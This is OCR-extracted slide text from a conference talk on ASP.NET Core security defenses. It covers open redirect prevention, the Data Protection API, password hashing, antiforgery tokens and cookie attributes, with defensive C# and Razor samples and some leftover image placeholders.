DOTNEXT

Under the Hood of ASP .NET Core Security

Mikhail Shcherbakov
Independent Developer and Consultant

Who am I

- Independent Developer and Consultant
- Co-organizer of .NET meetups http://dotnet.ru
- Public Speaker at DotNext, DotNetConf, ITGM, .NET meetups
- Former Product Manager at Cezurity, R&D Developer at Positive Technologies and Team Lead at Acronis, Luxoft, Boeing

What you can expect

- We're going to talk about preventing Open Redirect, CSRF, XSS attacks, using and architecture of cookies, Data Protection, Session Management, CSP.
- We're not going to discuss authentication and authorization.

Roland Guijt rolandguijt

R.M.G. Holding B.V.


Roland is a Microsoft MVP enjoying a constant curiosity around new techniques in software development. His focus is on all things .NET and browser technologies. As a long-time trainer, he led many courses on these topics and spoke about them at international conferences. He also travels around the globe to offer his self-developed workshops. The word that comes to mind when he thinks about software development is passion!

Доклад(ы):

Зал 2 | 16:45 | EN — Authentication and Authorization in ASP.NET Core

Microsoft .NET Core and ASP.NET Core Bug Bounty Program

Vulnerability type	Proof of concept	Functioning Exploit	Whitepaper / Report Quality	Payout range (USD)
Remote Code Execution	Required	Required	High	Up to $15,000
	Required	No	High	Up to $6,000
	Required	No	Low	Up to $1,500
Security Design Flaw	Required	Required	High	Up to $10,000
	Required	Optional	High	Up to $5,000
	Required	No	Low	Up to $1,500
Elevation of Privilege	Required	Required	High	Up to $10,000
	Required	No	Low	Up to $5,000
Remote DoS	Required	Optional	High	Up to $5,000
	Required	No	Low	Up to $2,500
Tampering / Spoofing	Required	Optional	High	Up to $5,000
	Required	No	Low	Up to $2,500
Information Leaks	Required	Optional	High	Up to $2,500
	Required	No	Low	Up to $750
Template CSRF or XSS	Required	Optional	High	Up to $2,000
	Required	Optional	Low	Up to $500



https://aka.ms/corebounty

Prevention Open Redirect Attacks

JavaScript Percent Encoder

Encodes all characters into percent-encoded hex form (including unreserved characters)

Text to encode

Encode

Encoded url:

add media or start a new project to enable

Why do we talk about it?

14	What is your primary assessment methodology?	Totals	Ou
15	Number of Cross-Site Scripting (XSS) Vulnerabilities Found (CWE-79)?	1923423	
16	Number of SQL Injection Vulnerabilities Found (CWE-89)?	182810	
17	Number of Unchecked Redirect Vulnerabilities Found (CWE-601)?	57177	
18	Number of XML eXternal Entity Injection (XXE) Vulnerabilities Found (CWE-611)?	42337	
19	Number of Path Traversal Vulnerabilities Found (CWE-22)?	12382	
20	Number of Security Misconfiguration Vulnerabilities Found (CWE-2)?	11841	
21	Number of Cryptographic Vulnerabilities Found (CWEs-310/326/327/etc)?	9692	
22	Number of Command Injection Vulnerabilities Found (CWE-77)?	8021	
36	Number of Cross-Site Request Forgery (CSRF) Vulnerabilities Found (CWE-352)?	1310	
37	Number of Cleartext Storage of Sensitive Information Vulnerabilities Found (CWE-312)?	1293	
38	Number of Insufficient Security Logging Vulnerabilities Found (CWE-778)?	990	
39	Number of Unvalidated Forward Vulnerabilities Found (No CWE)?	831	
40	Number of Insufficient Anti-automation Vulnerabilities Found (CWE-799)?	732	

https://github.com/OWASP/Top10/tree/master/2017/datacall

WTF?

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

https://github.com/OWASP/Top10/raw/master/2017/OWASP%20Top%2010%20-%202017%20RC1-English.pdf

Microsoft Security Advisory 4021279

Vulnerabilities in .NET Core, ASP.NET Core Could Allow Elevation of Privilege

Published: May 9, 2017 | Updated: May 10, 2017

Issue CVEs and Description

CVE	Description
CVE-2017-0247	Denial of Service
CVE-2017-0248	Security Feature Bypass
CVE-2017-0249	Elevation of Privilege
CVE-2017-0256	Spoofing

Acknowledgments

Microsoft thanks the following for working with us to help protect customers:

- David Fernandez of Sidertia Solutions for reporting the ASP.NET Core Denial of Service Vulnerability (CVE-2017-0247)
- Mikhail Shcherbakov for reporting the ASP.NET Core Spoofing Vulnerability (CVE-2017-0256)

Disclaimer

https://technet.microsoft.com/library/security/4021279

How to use the prevention mechanism

```
public async Task<IActionResult> Login(LoginViewModel model, string returnUrl)
{
    // ...
    return LocalRedirect(returnUrl);
}

private IActionResult RedirectToLocal(string returnUrl)
{
    if (Url.IsLocalUrl(returnUrl))
        return Redirect(returnUrl);
    else
        return RedirectToAction(nameof(HomeController.Index), "Home");
}
```

Data Protection

Overview

- No machine keys
- High level cryptography out-of-the-box
- Key stores out-of-the-box
- Supports key rotation automatically
- Provides isolation based on purposes automatically

Protect / Unprotect

```
public class HomeController : Controller
{
    private readonly IDataProtector protector;

    public HomeController(IDataProtectionProvider provider)
    {
        protector = provider.CreateProtector("isolation-purpose");
    }

    public IActionResult Index(string input)
    {
        var protectedPayload = protector.Protect(input);
        var unprotectedPayload = protector.Unprotect(protectedPayload);
        return View();
    }
}
```

Protect / Unprotect

```
public IActionResult Index(string input)
{
    var timeLimitedProtector = protector.ToTimeLimitedDataProtector();
    var protectedData = timeLimitedProtector.Protect(input,
        lifetime: TimeSpan.FromMinutes(30));

    return View();
}
```

Password Hashing

```
public void StorePassword(SecureString password)
{
    var salt = new byte[128 / 8];
    using (var rng = RandomNumberGenerator.Create())
    {
        rng.GetBytes(salt);
    }

    var hash = Convert.ToBase64String(KeyDerivation.Pbkdf2(
        password: password,
        salt: salt,
        prf: KeyDerivationPrf.HMACSHA512,
        iterationCount: 10000,
        numBytesRequested: 256 / 8));

    // store salt and hash to DB...
}
```

Under the hood

- The default payload protection algorithm used is AES-256-CBC for confidentiality and HMACSHA256 for authenticity. A 512-bit master key, rolled every 90 days
- Protected payload format
  - 32-bit magic header
  - 128-bit key id
  - the part of specific to the encryptor

Under the hood

Владимир Кочетков — Подводные камни
System.Security.Cryptography


https://www.youtube.com/watch?v=X1V6_OyQKLw

Anti-Request Forgery


Why do we talk about it?

- Official documentation was published on 27 March and it has inaccuracies https://docs.microsoft.com/ru-ru/aspnet/core/security/anti-request-forgery
- This is an excellent example how to work with cookies!


Cross-Site Request Forgery (CSRF)



Synchronizer Token Pattern



~~Synchronizer Token Pattern~~
Double-Submit Cookie Pattern



AutoValidateAntiforgeryToken

```
public class Startup
{
    public void ConfigureServices(IServiceCollection services)
    {
        services.AddMvc(options =>
            options.Filters.Add(new AutoValidateAntiforgeryTokenAttribute()));
    }
}
```

ValidateAntiForgeryToken IgnoreAntiforgeryToken

```
[ValidateAntiForgeryToken]
public class CustomController : Controller
{
    [HttpPost]
    [IgnoreAntiforgeryToken]
    public IActionResult DoSomething(SomeViewModel model)
    {
        // no antiforgery token required
    }
}
```

Generate AntiForgery tokens automatically

```
<form asp-controller="Account" asp-action="Login" asp-route-returnurl="@ViewData["ReturnUrl"]"
      method="post" class="form-horizontal">
    <h4>Use a local account to log in.</h4>
    <div asp-validation-summary="All" class="text-danger"></div>
    <div class="form-group">...</div>
</form>
```

```
<form method="post" class="form-horizontal" action="/Account/Login" novalidate="novalidate">
    <h4>Use a local account to log in.</h4>
    <div class="text-danger validation-summary-valid" data-valmsg-summary="true">
        <ul><li style="display: none"></li></ul>
    </div>
    <div class="form-group">...</div>
    <input name="__RequestVerificationToken" type="hidden"
           value="CfDJ8MNYtGIQJ0NKvmDVDgK_YQ2alNtW7VHnQAVGEoKzZhHQgrj0A0o8L8s9049_Z1ELltvpTkCt978aCpj
</form>
```

Add AntiForgery token explicitly

```
<form action="/" method="post">
    @Html.AntiForgeryToken()
</form>
```

```
<input name="__RequestVerificationToken" type="hidden"
       value="CfDJ8NrAkSldwD9CpLRyOtm6FiJB1Jr_F3FQJQDvhlHoLNJJrLA6zaMUmhjMsisu2D2tFkAiYgyWQawJk9vNm36
```

AJAX, WebAPI, SPAs…

- Do you use authentication cookies?
  - No cookies, no problems… except for stealing a token by XSS ☺
    For example, you may use JSON Web Token (JWT)
  - Yes, I do… Go next page

AJAX, WebAPI, SPAs…


```
@inject Microsoft.AspNetCore.Antiforgery.IAntiforgery Xsrf
@functions{
    public string GetAntiXsrfRequestToken()
    {
        return Xsrf.GetAndStoreTokens(Context).RequestToken;
    }
}

<input type="button" id="antiforgery" value="Antiforgery" />
<script>
    $("#antiforgery").click(function () {
        $.ajax({
            type: "post",
            dataType: "html",
            headers:
            {
                "RequestVerificationToken": '@GetAntiXsrfRequestToken()'
            },
            url: '@Url.Action("Antiforgery", "Home")',
        });
    });
```

AngularJS

```
HttpContext.Response.Cookies.Append("XSRF-TOKEN",
    antiforgery.GetAndStoreTokens(HttpContext).RequestToken,
    new Microsoft.AspNetCore.Http.CookieOptions { HttpOnly = false });
```

```
services.AddAntiforgery(options => options.HeaderName = "X-XSRF-TOKEN");
```

Under the Hood





```
<form method="post" action="/Home/MyAction">
    <div>...</div>
    <input name="__RequestVerificationToken" type="hidden"
           value="CfDJ8MNYtGIQJ0NKvmDVDgK_YQ2alNtW7VHnQAVGEoKzZhHQgrj0A0o8L8s9049
</form>
```

https://github.com/aspnet/Antiforgery

New Token


```
private static readonly RandomNumberGenerator randomNumberGenerator =
    RandomNumberGenerator.Create();


private static byte[] GenerateNewToken(int bitLength)
{
    var data = new byte[bitLength / 8];
    randomNumberGenerator.GetBytes(data);
    return data;
}
```

Cookie Attributes: Domain and Path




```
public class ResponseCookies : IResponseCookies
{
    public void Append(string key, string value, CookieOptions options)
    {
        var cookieHeaderValue = new SetCookieHeaderValue(
            Uri.EscapeDataString(key), Uri.EscapeDataString(value));
        cookieHeaderValue.Domain = options.Domain;
        cookieHeaderValue.Path = options.Path;
```

Cookie Attributes: HttpOnly



